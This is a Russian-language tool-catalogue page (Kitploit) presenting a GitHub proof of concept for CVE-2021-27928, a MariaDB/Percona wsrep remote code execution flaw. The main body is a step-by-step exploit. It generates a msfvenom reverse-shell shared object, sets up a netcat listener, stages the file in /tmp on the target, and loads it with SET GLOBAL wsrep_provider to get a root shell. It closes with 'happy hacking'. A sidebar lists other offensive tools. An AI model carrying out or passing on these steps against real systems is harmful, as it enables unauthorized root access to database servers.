
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2021-27928-POC — CVE-2021-27928-POC | Kitploit
Инструменты/GitHubGitHub/shamo0/cve-2021-27928-poc
Генерация полезной нагрузкиАнализ уязвимостейЭксплуатацияШелл-кодТестирование на ПроникновениеБезопасность Баз Данных
GitHubshamo0/cve-2021-27928-poc

CVE-2021-27928-POC

CVE-2021-27928-POC

Репозиторий
12324 лет назадЕщё не проверено
Поделиться

CVE-2021-27928 POC

Описание

Проблема удаленного выполнения кода была обнаружена в MariaDB 10.2 до 10.2.37, 10.3 до 10.3.28, 10.4 до 10.4.18 и 10.5 до 10.5.9; в Percona Server до 2021-03-03; и в патче wsrep до 2021-03-03 для MySQL. Ненадежный путь поиска приводит к eval-инъекции, при которой SUPER-пользователь базы данных может выполнять команды ОС после изменения wsrep_provider и wsrep_notify_cmd. ПРИМЕЧАНИЕ: это не затрагивает продукт Oracle.

POC

Создадим наш пейлоад с помощью Msfvenom. Для нашего пейлоада мы будем использовать /linux/x64/shell_reverse_tcp с нашим IP-адресом для LHOST и номером порта для LPORT. Также мы укажем тип файла с помощью -f, который в нашем случае — elf-so. И мы сохраним выходной файл как CVE-2021-27928.so с помощью опции -o.

msfvenom -p linux/x64/shell_reverse_tcp LHOST= LPORT= -f elf-so -o CVE-2021-27928.so

Наш пейлоад готов! Давайте настроим netcat как listener на нашем указанном порту.


Давайте переместим наш файл на целевую машину. Для этого мы можем использовать любой удобный способ. Я буду использовать python http server.

Сохраним файл в каталог /tmp.

Теперь нам нужно войти в базу данных и установить wsrep_provider на наш загруженный пейлоад.

SET GLOBAL wsrep_provider="/tmp/CVE-2021-27928.so";

Время проверить наш listener. Если все прошло успешно, мы должны получить root shell на машине!

Удачного хакинга!


Ссылки

https://www.exploit-db.com/exploits/49765

https://nvd.nist.gov/vuln/detail/CVE-2021-27928

Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    831
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    534
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    429
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    355
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    284
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    275

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →




